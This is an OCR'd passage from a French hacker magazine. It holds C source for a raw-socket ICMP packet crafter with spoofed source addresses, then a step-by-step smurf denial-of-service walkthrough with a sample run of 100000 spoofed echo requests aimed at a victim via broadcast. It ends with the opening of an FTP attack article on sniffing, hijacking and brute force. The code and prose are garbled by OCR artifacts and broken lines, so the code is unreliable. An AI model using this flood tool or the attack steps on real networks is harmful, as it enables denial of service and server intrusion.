  if(test=='Y' || test=='y')
    {
      printf("Entrez le num_ro de s_quence (0 ->
65536): ");
      scanf("%d",&i);
      videbuff();
      while(i<0 || i>65536)
       {
       printf("0 -> 65536 : ");
       scanf("%d",&i);
       videbuff();
       }
      headerICMP->un.echo.sequence=(unsigned short
int)i;
    }

  /* Initialisation du MTU */
  printf("Mettre un \e[0;1;33mMTU\e[0m (y-n) ? ");
  test=getchar();
  videbuff();
  while(test!='Y' && test!='y' && test!='N' &&
test!='n')
    {
      printf("Choisissez y ou n : ");
      test=getchar();
      videbuff();
    }
  if(test=='Y' || test=='y')
    {
      printf("Entrez le num_ro de MTU (0 -> 65536):
");
      scanf("%d",&i);
      videbuff();
      while(i<0 || i>65536)
       {
       printf("0 -> 65536 : ");
       scanf("%d",&i);
       videbuff();
       }
      headerICMP->un.frag.mtu=(unsigned short
int)i;
    }

  /* Initialisation de la Gateway */
  printf("Mettre une \e[0;1;33mgateway\e[0m (y-n)
? ");
  test=getchar();
  videbuff();
  while(test!='Y' && test!='y' && test!='N' &&
test!='n')
    {
      printf("Choisissez y ou n : ");
      test=getchar();
      videbuff();
    }
```

```
  if(test=='Y' || test=='y')
    {
      printf("Entrez l'ip de la gateway : ");
      scanf("%s",gateway);
      host = gethostbyname(gateway); // Conversion de
                                        l'ip source
      if(host == NULL)
     {
       printf("Erreur :
gethostbyname(gateway)\n");
       exit (1);
     }
      memcpy(&headerICMP->un.gateway, host-
>h_addr, host->h_length);
    }

    printf("\n\nCr_ation de l'entete ICMP :
\e[0;1;33m[ OK ]\e[0m \n");
    return (calcCheck);
}

int makeData(char *data)
{
  char car;
  int bof=0;
  printf("Initialisation des \e[0;1;33mdonn_es
ICMP\e[0m :\n");
  while((car=getchar())!='\n' && bof<4096)
    {
      bof++;
      *data=car;
      data++;
    }
  printf("Initialisation des donn_es :
\e[0;1;33m[ OK ]\e[0m \n\n");
  return (bof);

}


int makeHeaderIp(struct iphdr *headerIP)
// La fonction qui crée le header IP (Cf manuel
   précédent pour les commentaires.)
{
  int j;
  char test;
  int DF,MF;
  char ipSource[50];
  char ipDest[50];
  unsigned char version;
  unsigned char ihl;
  struct hostent *host;

  /* Initialisation de la version */

  printf("\e[0;1;33mVersion\e[0m par d_-béfaut (y-
n) ? ");_-A
  test=getchar();
  videbuff();
  while(test!='Y' && test!='y' && test!='N' &&
test!='n')
    {
      printf("Choisissez y ou n : ");
      test=getchar();
      videbuff();
    }
  if(test=='Y' || test=='y')
    {
    j=4;
    }
  else
    {
      printf("Entrez la \e[0;1;33mversion\e[0m ( 0
-> 15 ): ");
      scanf("%d",&j);
      while(j<0 || j>15)
      {
        printf("0 -> 15 : ");
        scanf("%d",&j);
      }
    }
  version=(char)j;

  /* Initialisation du IHL */

  printf("Calcul automatique de \e[0;1;33mIHL\e[0m
(y-n) ? ");
  test=getchar();
```

```
  videbuff();
  while(test!='Y' && test!='y' && test!='N' &&
test!='n')
    {
      printf("Choisissez y ou n : ");
      test=getchar();
      videbuff();
    }
  if(test=='N' || test=='n')
    {
      printf("Entrez le \e[0;1;33mIHL\e[0m ( 0 ->
15): ");
      scanf("%d",&j);
      while(j<0 || j>15)
      {
        printf("0 -> 15 : ");
        scanf("%d",&j);
      }
    }
  else
    {
      j=5;
    }
  ihl=(char)j;
  *(unsigned char *)headerIP=(unsigned
char)((16*version)+ihl);

  /* Initialisation du TOS */

  printf("Initialiser le \e[0;1;33mTOS\e[0m _-bà 0
(y-n) ? ");_-A
  test=getchar();
  videbuff();
  while(test!='Y' && test!='y' && test!='N' &&
test!='n')
    {
      printf("Choisissez y ou n : ");
      test=getchar();
      videbuff();
    }
  if(test=='N' || test=='n')
    {
      printf("Entrez le \e[0;1;33mTOS\e[0m ( 0 ->
255): ");
      scanf("%d",&j);
      while(j<0 || j>255)
      {
        printf("0 -> 255 : ");
        scanf("%d",&j);
      }
      headerIP->tos=(unsigned char)j;
    }

 /*Initialisation du ID */

  printf("Initialisation du \e[0;1;33mID\e[0m _-bà
0 (y-n) ? ");_-A
  test=getchar();
  videbuff();
  while(test!='Y' && test!='y' && test!='N' &&
test!='n')
    {
      printf("Choisissez y ou n : ");
      test=getchar();
      videbuff();
    }
  if(test=='N' || test=='n')
    {
      printf("Entrez le \e[0;1;33mID\e[0m ( 0 ->
65536): ");
      scanf("%d",&j);
      while(j<0 || j>65536)
      {
        printf("0 -> 65536 : ");
        scanf("%d",&j);
      }
      headerIP->id=htons(j);

  /* Initialisation du champ flag et frag_off*/

  printf("Mettre le bit \e[0;1;33mDF\e[0m _-bà 1
(y-n) ? ");_-A
  test=getchar();
  videbuff();
  while(test!='Y' && test!='y' && test!='N' &&
test!='n')
    {
      printf("Choisissez y ou n : ");
```



```
      test=getchar();
      videbuff();
    }
  if(test=='Y' || test=='y')
    {
      DF=1;
    }

  printf("Mettre le bit \e[0;1;33mMF\e[0m _-bà 1
(y-n) ? ");_-A
  test=getchar();
  videbuff();
  while(test!='Y' && test!='y' && test!='N' &&
test!='n')
    {
      printf("Choisissez y ou n : ");
      test=getchar();
      videbuff();
    }
  if(test=='Y' || test=='y')
    {
      MF=1;
    }

  printf("Initialisation du
\e[0;1;33mfrag_off\e[0m ID _-bà 0 (y-n) ? ");_-A
  test=getchar();
  videbuff();
  while(test!='Y' && test!='y' && test!='N' &&
test!='n')
    {
      printf("Choisissez y ou n : ");
      test=getchar();
      videbuff();
    }
  if(test=='N' || test=='n')
    {
      printf("Entrez le \e[0;1;33mfrag_off\e[0m ( 0
-> 8192): ");
      scanf("%d",&j);
      while(j<0 || j>8192)
     {
       printf("0 -> 8192 : ");
       scanf("%d",&j);
     }
    }
  else
    j=0;
      if(DF==1)j=(unsigned short int)j+16384;
      if(MF==1)j=(unsigned short int)j+8192;
      headerIP->frag_off=htons((unsigned short
int)j);

  /* Initialisation du TTL */

  printf("Entrez le \e[0;1;33mTTL\e[0m (0->255) :
");
  scanf("%i",&j);
  videbuff();
  while(j<0 || j>255)
     {
       printf("0 -> 255 : ");
       scanf("%d",&j);
       videbuff();
     }
  headerIP->ttl=(unsigned char)j;
  j=-1;

  /* Initialisation du champ protocol */

  printf("Entrez la valeur du
\e[0;1;33mprotocol\e[0m (0->255): \n");
  printf("Consulter /etc/protocols pour la liste
et les valeurs : ");
  scanf("%i",&j);
  videbuff();
  while(j<0 || j>255)
     {
       printf("0 -> 255 : ");
       scanf("%d",&j);
       videbuff();
     }
  headerIP->protocol=(unsigned char)j;

  /* Initialisation des ip sources et destination */

  printf("Entrez l'\e[0;1;33mip source\e[0m : ");
  scanf("%s",ipSource);
```

```
  printf("Entrez l'\e[0;1;33mip destination\e[0m :
");
  scanf("%s",ipDest);
  host = gethostbyname(ipSource);
  if(host == NULL)
    {
      printf("Erreur : gethostbyname(IP
source)\n");
      exit (1);
    }
  memcpy(&headerIP->saddr, host->h_addr, host-
>h_length);


  host = gethostbyname(ipDest);
  if(host == NULL)
    {
      printf("Erreur : gethostbyname(IP
destination)\n");
      exit (1);
    }
  memcpy(&headerIP->daddr, host->h_addr, host-
>h_length);
  printf("\nCr_-béation de l'entête IP :
\e[0;1;33m[ OK ]\e[0m \n");_-A
  return (0);
}

void videbuff()
{
  while(getchar()!='\n');
}

unsigned short calcCheck(u_short *addr, int len)
{
  register int nleft = len;
  register int sum = 0;
  u_short answer = 0;

  while(nleft>1)
    {
      sum += *addr++;
      nleft-=2;
    }

  if (nleft == 1){
    *(u_char *)(&answer) = *(u_char *) addr;
    sum+=answer;
  }
  sum=(sum >> 16) + (sum & 0xffff);
  sum+=(sum >> 16);
  answer = ~sum;
  return(answer);
}
```

----------hzvicmp.c----------

Explications supplémentaires :

Notre algorithme est composé de 6 fonctions, à savoir :

calcCheck
makeHeaderIp(struct iphdr *headerIP);
makeHeaderIcmp(struct icmphdr *headerICMP);
makeData(char *data);
videbuff();

calcCheck calcule le checksum et renvoie sa valeur.

makeHeaderIp fabrique le header IP qui lui est passé en argument.

makeHeaderIcmp fabrique le header ICMP et renvoie 1 si le checksum doit être calculé et 0 s'il ne doit pas l'être.

makeData remplit le buffer de données du paquet ICMP et renvoie la taille de ce buffer.

videbuff vide le buffer stdin.

Je n'expliquerais pas les lignes de code d'attribution des valeurs dans le header ICMP. En effet, si vous avez compris comment fonctionnait la fonction makeHeaderIp définie dans le manuel précédent, c'est sans mal que vous comprendrez le code ici présenté. Le principe reste le même, on a déclaré notre structure et nous nous contentons de la remplir. On envoie ensuite les paquets dans la socket.

Un petit mot sur la compilation. Elle se passe toujours de la même facon :

```
[Redils@HZV]# gcc -o hzvicmp hzvicmp.c
```

Précisons qu'il faut être root pour manipuler les raws sockets, donc n'oubliez pas de le lancer en root. S=). Voyons maintenant une application de ce paquet maker.

Un exemple d'application, le smurf !

En quoi consiste le smurf ? Et bien, il consiste à envoyer des paquets icmp spoofés sur des adresses de broadcast. En fait, lorsqu'un paquet est envoyé sur une adresse de broadcast, il est ensuite redistribué à toutes les machines du sous réseau correspondant. Le but du smurf un d'engendrer un DoS (Denial Of Service). Donc de planter une machine. Comment allons-nous réaliser ce DOS ? Tout simplement en envoyant des paquets ICMP spoofés, avec l'adresse de la machine à faire planter comme adresse source. De cette façon, nous enverrons un tas de paquets ICMP echo request aux adresses de broadcast, pour que toutes les machines du sous réseau répondent avec un ICMP echo reply à la machine ciblée. Cette technique avait déjà été expliquée dans un article de Slash (RTC team) paru dans un des premiers Hackerz Voice. Donc, le principe du smurf est simple, on flood l'adresse du broadcost d'icmp echo request, en spoofant l'adresse de la machine cible. Cette technique avait été employée par le pseudo-hacker Mafiaboy pour faire un DoS sur Yahoo.

Il faut toutefois savoir que cette technique de DoS ne marche quasiment plus, les adresses de broadcast étant devenues trop rares. Cette technique est évidemment illégale et n'est présentée ici qu'à titre purement informatif, bien évidemment.

```
[Redils@HZV]# ./hzvicmp
==========HZV ICMP Packet Maker By
Redils==========

-=Création de l'entête IP=-

Version par défaut (y-n) ? y
Calcul automatique de IHL (y-n) ? y
Initialiser le TOS à 0 (y-n) ? y
Initialisation du ID à 0 (y-n) ? y
Mettre le bit DF à 1 (y-n) ? y
Mettre le bit MF à 1 (y-n) ? n
Initialisation du frag_off IDà 0 (y-n) ? y
Entrez le TTL (0->255) : 255
Entrez la valeur du protocol (0->255):
Consulter /etc/protocols pour la liste et les
valeurs : 1
Entrez l'ip source : ip_de_la_cible
Entrez l'ip destination : ip_du_broadcast
IP SOURCE : X.X.X.X
IP DESTINATION : Y.Y.Y.Y

Création de l'entête IP :      [ OK ]

-=Création de l'entête ICMP=-
Type (0 -> 255): 8
Code (0 -> 255): 0
Calcul automatique du Checksum (y-n) ? y
Mettre un numéro id (y-n) ? y
Entrez le numéro id (0 -> 65536): 1
Mettre un numéro de séquence (y-n) ? y
Entrez le numéro de séquence (0 -> 65536): 1
Mettre un MTU (y-n) ? n
Mettre une gateway (y-n) ? n

Création de l'entete ICMP :    [ OK ]

-=Initialisation des données ICMP=-
Initialisation des données ICMP :
HZVRULEZPOWAOFTHATFUCKINGICMPPACKETSMAKERBYREDILS

Initialisation des données :   [ OK ]
Création du paquet :           [ OK ]

-=Parametrage de l'envoi=-
Combien de paquets voulez-vous envoyer ? 100000
Entrez un intervalle en seconde entre les paquets : 0

Paramètrage d'envoi :          [ OK ]

Envoi des paquets en cours :
.....................................................
.....................................
[Redils@HZV] #
```

Choix des options importantes :

- adresse IP source l'adresse de la machine cible.
- adresse IP destination l'adresse du broadcost.
- valeurs de protocole, le 1 correspondant à l'ICMP (CF plus haut.)
- Type icmp 8 (ICMP echo request).
- Code icmp 0 (pas de code pour ce type de message).
- Checksum : On laisse le programme mettre le bon, sinon pas de reply.
- Nombre de paquets : Un maximum, le but est inonder la cible.
- Intervalle 0 : on veut en envoyer super rapidement.

Vous avez compris que si le broadcast surplombe un réseau de 500 machines, et que vous envoyez 10 000 paquets, la cible recevra 5 000 000 de paquets icmp echo reply ! Ouch, elle va avoir mal ! Il ne faut vraiment pas faire ça !

Autre application : Traceroute

Vous pouvez aussi vous amuser à observer par où passent vos paquets avant d'atteindre leurs destination. En fait, c'est le principe d'un traceroute. L'astuce consiste à envoyer des paquets en incrémentant le TTL de 1 à chaque paquet envoyé. Il faudra sniffer pour voir les trames qui reviennent et regarder l'IP qui vous les envoie. On n'en dira pas plus...

Note : je tiens à préciser que Ethereal est un outil vraiment complet et vraiment très intéressant. Il décortique les paquets en donnant des précisions sur chaque champ en fonction du protocole. Personnellement, je l'utilise tout le temps lorsque je fais de la programmation réseau. Bref, si vous ne l'avez pas installé, je vous conseille de vite faire un petit saut sur www.ethereal.org et de quérir ce merveilleux freeware. =)

Voilà, cet article touche à sa fin, comme d'habitude, pour plus de précisions, mailez-moi à redils@netcourrier.com

Redils

GreetZ to :
My little family (MailyX, LeaX, HaufeX, SterfeX, et tous les autres.)
Professeur K. and his wife =)
Mes collocs qui me supportent ;p


www.☠.net

Nous avons choisi de vous présenter des sites qui sont parmi les plus riches et les plus intéressants. Ils sont d'un niveau assez élevé, mais ne vous laissez pas décourager !

Français
www.isecurelabs.com
www.securiteinfo.com
www.newshackers.com
http://securis.info
www.madchat.org
www.minithins.net
http://projet7.tuxfamily.org
www.bugbrother.com/security.tao.ca/
www.hackerzvoice.org
www.2600.fr.st
www.securent-2000.com
www.secusys.com
www.zataz.com
www.lsijolie.net
www.cnil.fr
www.wireless-fr.org

International
http://astalavista.box.sk
http://neworder.box.sk
http://packetstormsecurity.dnsi.info
www.securityfocus.com
www.securityteam.com
www.vulnwatch.org
www.phrack.org
http://teso.scene.at
www.thehackerschoice.com
www.security.nnov.ru
www.w00w00.org
http://adm.freelsd.net/ADM
www.ccc.de
http://project.honeynet.org
www.cyberarmy.com
www.sardonix.org
www.linuxsecurity.com
www.winguides.com/security
www.guninski.com
www.malware.com
www.macsecurity.org
www.securemac.com
www.cgisecurity.com
www.pgpi.org
www.secureroot.com
www.insecure.org
www.nsa.gov
www.ouah.org

LOL
www.multimania.com/azerty0



LES VULNÉRABILITÉS

Nous allons étudier aujourd'hui le protocole réseau FTP. Plus particulièrement, nous verrons ses vulnérabilités et les méthodes qu'un hacker peut utiliser pour compromettre la sécurité d'un serveur. Mais auparavant, quelques rappels et un peu de technique ;).

Tout d'abord rappelons que notre " fil rouge " va être de récupérer sur un serveur FTP un accès privilégié, c'est-à-dire un compte où nous puissions downloader et surtout uploader (des exploits par exemple :-). On ne traitera donc pas ici des exploits (pour rooter un serveur ?) en eux-mêmes, mais de la façon de les mettre en place. C'est dans ce but qu'il va nous falloir récupérer un accès privilégié sur le serveur. Pour ce faire, il va nous falloir quelques connaissances que je me propose de vous faire acquérir de ce pas. Commençons par quelques petits rappels triviaux destinés aux newbies et à ceux qui ne connaissent pas le FTP (mais y en a-t-il seulement...).


NIVEAU NEWBIE

DISCLAIMER

Cet article n'est là que dans un but éducatif. Il ne devra donc être mis en application que sur des serveurs ou vous possédez l'autorisation de le faire. Comme d'habitude, ni moi, ni DMP France ne pourrons être tenus pour responsables des " bêtises " que vous pourriez éventuellement faire. De plus, si vous ou l'un de vos membres était capturé ou tué, le département d'Etat niera avoir eu connaissance de vos agissements...

Pour commencer

Premièrement, rappelons que l'implémentation du protocole FTP met en jeu une architecture client-serveur. Mais quesako une " architecture client-serveur " ? Imaginez que vous alliez demander un renseignement au vendeur de la boutique d'informatique à côté de chez vous. Si le vendeur vous répond :-) il vous délivre un service (et vous le rend par la même occasion... Bon, ok, j'arrête), et vous, vous êtes le client de ce service. En informatique, c'est rigoureusement la même chose : un ordinateur délivre un service (le serveur) et un autre va profiter de ce service (le client). En l'occurrence, le service va, ici, être la possibilité de dowloader ou d'uploader des fichiers sur (ou du) serveur. Rappelons que le client peut effectuer des commandes sur le serveur (par le biais de la connexion de contrôle, mais nous verrons cela plus tard). Voici



FTP

donc une petite liste non exhaustive des commandes les plus utiles disponibles sur un serveur FTP. Certains me diront " mais bougre de bougre, pourquoi une telle pléiade de commandes ? Nous, on veut juste met' not' exploit su'l'serveur ". Ce à quoi je répondrai que nous ne sommes pas tous de grosses élites capables de faire un " cd schmurtz " et un " put exploit_wuFTP ". Je disais donc, avant d'être dérangé, qu'il me restait un rappel à faire avant de commencer la suite.

En fait de rappel, il s'agit d'une définition : celle d'un protocole réseau. Comme vous l'avez sûrement remarqué, il y a sur l'Internet des millions de machines et toutes n'ont pas le même système d'exploitation (=OS). Certains sont sous Linux, d'autres sous MacOS, d'autres encore sous SunOS, etc. Et bien, figurez-vous que tout ce petit monde ne parle pas du tout la même langue. Imaginez-vous au Boutan - petit pays coïncé entre le Népal, l'Inde et la Chine - vous seriez assez embêté pour communiquer, et la seule solution pour vous faire comprendre risque fort d'être la langue universellement connu du *" jetefaisdesgrandssisgnesquitefontcomprendrequejecomprendrienenfait "*. En informatique, c'est, encore une fois, pareil que pour vous, les protocoles réseau sont, en quelques sorte, la langue universelle susnommée des ordinateurs. Plus exactement, c'est un ensemble de règles permettant à plusieurs ordinateurs sous plusieurs OS de dialoguer entre eux. Les protocoles de communications les plus connus (aujourd'hui) sont ceux de la suite TCP/IP comme icmp, snmp,smtp,http et ftp, entre autre. Ces quelques petit rappels effectués, munissez-vous d'une réserve suffisante de Coca et d'aspirine car nous attaquons maintenant la partie technique. Nous allons dans celle-ci détailler étape par étape une connexion FTP. Rappelez-vous, si vous êtes tenté de décrocher, que le " hacking, c'est la connaissance ".

Un peu de technique

FTP (pour File Transfert Protocol) est un protocole de transfert de fichiers. Techniquement, et sans trop entrer dans les détails, celui-ci fait partie de la suite de protocole TCP/IP. Il utilise donc pour le transport le protocole TCP, et pour le routage sur Internet, c'est IP qui est utilisé. Voici, pour rappel, le schéma du modèle OSI des couches réseau.

Application
Présentation
Session
Transport
Réseau
Liaison de données
Physique

Schéma du modèle OSI

Il n'y a pas de datagramme dédié à FTP (au contraire du TCP/IP), simplement car FTP est encapsulé dans les autres couches de TCP/IP. Voici un schéma pour visualiser cela ; il n'est pas tout à fait exact, mais c'est pour l'exemple.




Schéma FTP


Comme vous pouvez le constater sur le schéma, FTP n'intervient qu'assez haut sur la pile réseau. En effet, il n'intervient qu'au niveau de la couche N° 5 (la pile TCP/IP est numérotée de 1 à 7 de bas en haut avec un numéro par couche). Nous pouvons voir qu'il s'agit de la couche service. En effet, FTP n'est pas un protocole réseau en tant que tel, mais un service du protocole TCP/IP. Nous allons arrêter là les explications sur le TCP/IP car ce n'est pas le sujet, et que ReDiLs fait une excellente suite d'articles sur le protocole en question.

Tout cela est très intéressant mais il le serait aussi de savoir comment se déroule une connexion FTP. L'implémentation de FTP se fait de la façon suivante :

1. Un serveur écoute sur son port 21 (attente d'une connexion).
2. Une demande arrive.
3. Un échange en trois parties s'effectue entre le client et le serveur (exactement comme lors d'une connexion http, et c'est plutôt normal), ceci en vue d'établir une connexion TCP dite " de contrôle ".
4. Lancement du module de contrôle sur le serveur, à l'aide d'un processus dédié à la connexion.
5. Etablissement de la connexion de contôle. Cette connexion se fait par le biais du module de contrôle, et elle va servir à échanger les commandes vues plus haut ainsi que les réponses du serveur (voir tableau des réponses serveur). De plus, elle est initialisée quand la connexion au serveur est établie.
6. Le client lance une demande de transfert de données.
7. Il lance alors un processus de transfert de données et lui affecte un port TCP, EN LOCAL. Il est important de noter que ce processus n'est lancé qu'au moment du transfert des données. Vous pouvez très bien vous rendre sur un serveur FTP et ne jamais lancer ce processus.
8. Le serveur reçoit le numéro de port TCP du client.
9. Il lance à son tour un processus de transfert de données. Ce processus tourne sur le port 20 du serveur.
10. Le serveur demande l'autorisation de se connecter au port TCP du client, puis s'établit la connexion dite " de données ". Celle-ci sert uniquement au transfert de données, et prend fin dès la fin de ce dernier. Une nouvelle connexion est établie à chaque nouveau transfert de fichiers.

En revanche, la connexion de contrôle n'est fermée que lorsque celle entre le client et le serveur prend fin. Cette initiative revenant soit au client soit au serveur si ce dernier est surchargé.

Pour résumer, un serveur FTP attend une connexion sur le port 21, au bout d'un " three ways handshake ", il établit cette connexion via un réseau avec un client. Le client demande un transfert de fichiers ; s'ouvre alors une connexion de données (sur le port 20 du serveur) qui est fermée dès la fin du transfert de données. Enfin, la connexion prend fin. Ouf ! Pour vous aider à digérer ce gros morceau, voici un petit schéma récapitulatif.



C'est un peu plus clair comme ça, non ? J'en vois au fond qui se frottent les mains... Mais oui, tout cela prend du temps, et il va donc être possible de prendre la main sur la connexion (hijacké pour les 31337). Avant d'entamer les travaux pratiques, je dois encore vous dire quelque chose. Le protocole FTP utilise le même format de données que Telnet, à savoir NVT (Network Virtual Terminal). Pour Telnet, c'est le mode de négociation des paramètres. C'est ce qui va permettre de définir le terminal réseau virtuel. En gros, le protocole NVT définit la méthode qui va permettre le transfert des données et les échanges d'informations de contrôles. Dans le cas du FTP, le protocole NVT a les mêmes fonctionnalitées que pour Telnet. Cependant, pour ceux qui connaissent Telnet, la phase de négociation des options n'a pas lieu dans le cas du FTP. Concrètement, le protocole NVT se charge de définir un langage commun aux deux machines qui communiquent, et ce par le biais d'une machine virtuelle. Rapidement, le serveur NVT convertit le format de sa machine au NVT, et le client fait de même dans l'autre sens (convertit NVT vers son propre format). Ça va, vous tenez le coup ? Pour ceux qui ne comprennent pas pourquoi : explications.

Les faiblesses du protocole FTP

Comme certains ont pu s'en aperçevoir, si FTP utilise le même format de données que Telnet, et bien, il va présenter les même vulnérabilités. Une des principales failles de sécurité de Telnet réside dans le fait que les données ne sont pas cryptées (ce qui provoque son abandon pour ssh par exemple), dans le cas de FTP, c'est la même chose. De plus, je rappelle pour les cancres qui n'ont pas lu la partie technique que FTP utilise le format NVT pendant la session de contrôle, et que c'est lors de celle-ci que sont échangées des

informations comme le login et le mot de passe :-). Il y a, selon moi, encore une petite chose à noter, qui est le fait que comme toute communication non chiffrée (=noncrypté) entre un client et un serveur, le service FTP est très sensible à l'attaque Man-In-the-Middle (MiM). Comme je l'ai dit plus haut, il y a un temps (informatique) assez long de négociations diverses entre le client et le serveur. Ceci additionné au non cryptage de la connexion nous donne une faille de sécurité plutôt facile à exploiter. Nous pouvons déduire plusieurs choses de tout ce que nous venons de dire :

L'interception des paquets FTP peut être riche d'enseignements (un mot de passe, un login ? Pas de problème :-)).

L'hijacking de connexion est un sport qui va revenir à la mode. N'ayant pas à crypter les informations mais seuleument à les formater, nous allons gagner du temps sur l'attaque par BruteForce (par rapport à l'attaque d'un service crypté comme ssh). Je vais faire un petit éclairssissement quant à ma dernière déduction. Dans toute connexion, les données ne sont pas envoyées telle quelles, mais formatées selon le service. Dans les services protégés, les données sont en plus cryptées. Ce qui est évidemment plus sécurisé, mais aussi plus long. Si vous envoyez une carte postale ou vous avez simplement écrit en français quelque chose, se sera plus rapide que s'il vous fallait changer les lettres par leurs équivalents chiffrés (a=1, b=2,..., k=11, etc.).

Travaux pratiques

Nous allons maintenant voir qu'un pirate pourrait exploiter ces failles sur un serveur FTP de deux manières différentes :


1. Sur un réseau local (sniffing, hijacking...)
2. Sur un serveur distant (BruteForce)

Je voudrais dire un petit mot destiné au lammers. Ce qui est écrit ici l'est dans un but éducatif, je n'ai pas écrit cet article pour que vous alliez défacer tout les sites hébergés par ifrance et compagnie, ni pour que vous fassiez n'importe quoi sur le FTP de votre boîte. Ceci dit, rappelez-vous qu'entre hacker et script kiddie, la frontière et parfois étroite, attention à ne pas vous retrouver un matin du mauvais côté. A bon entendeur, c'est partie pour les réjouissances:-).

A. Attaque d'un serveur FTP sur un réseau local

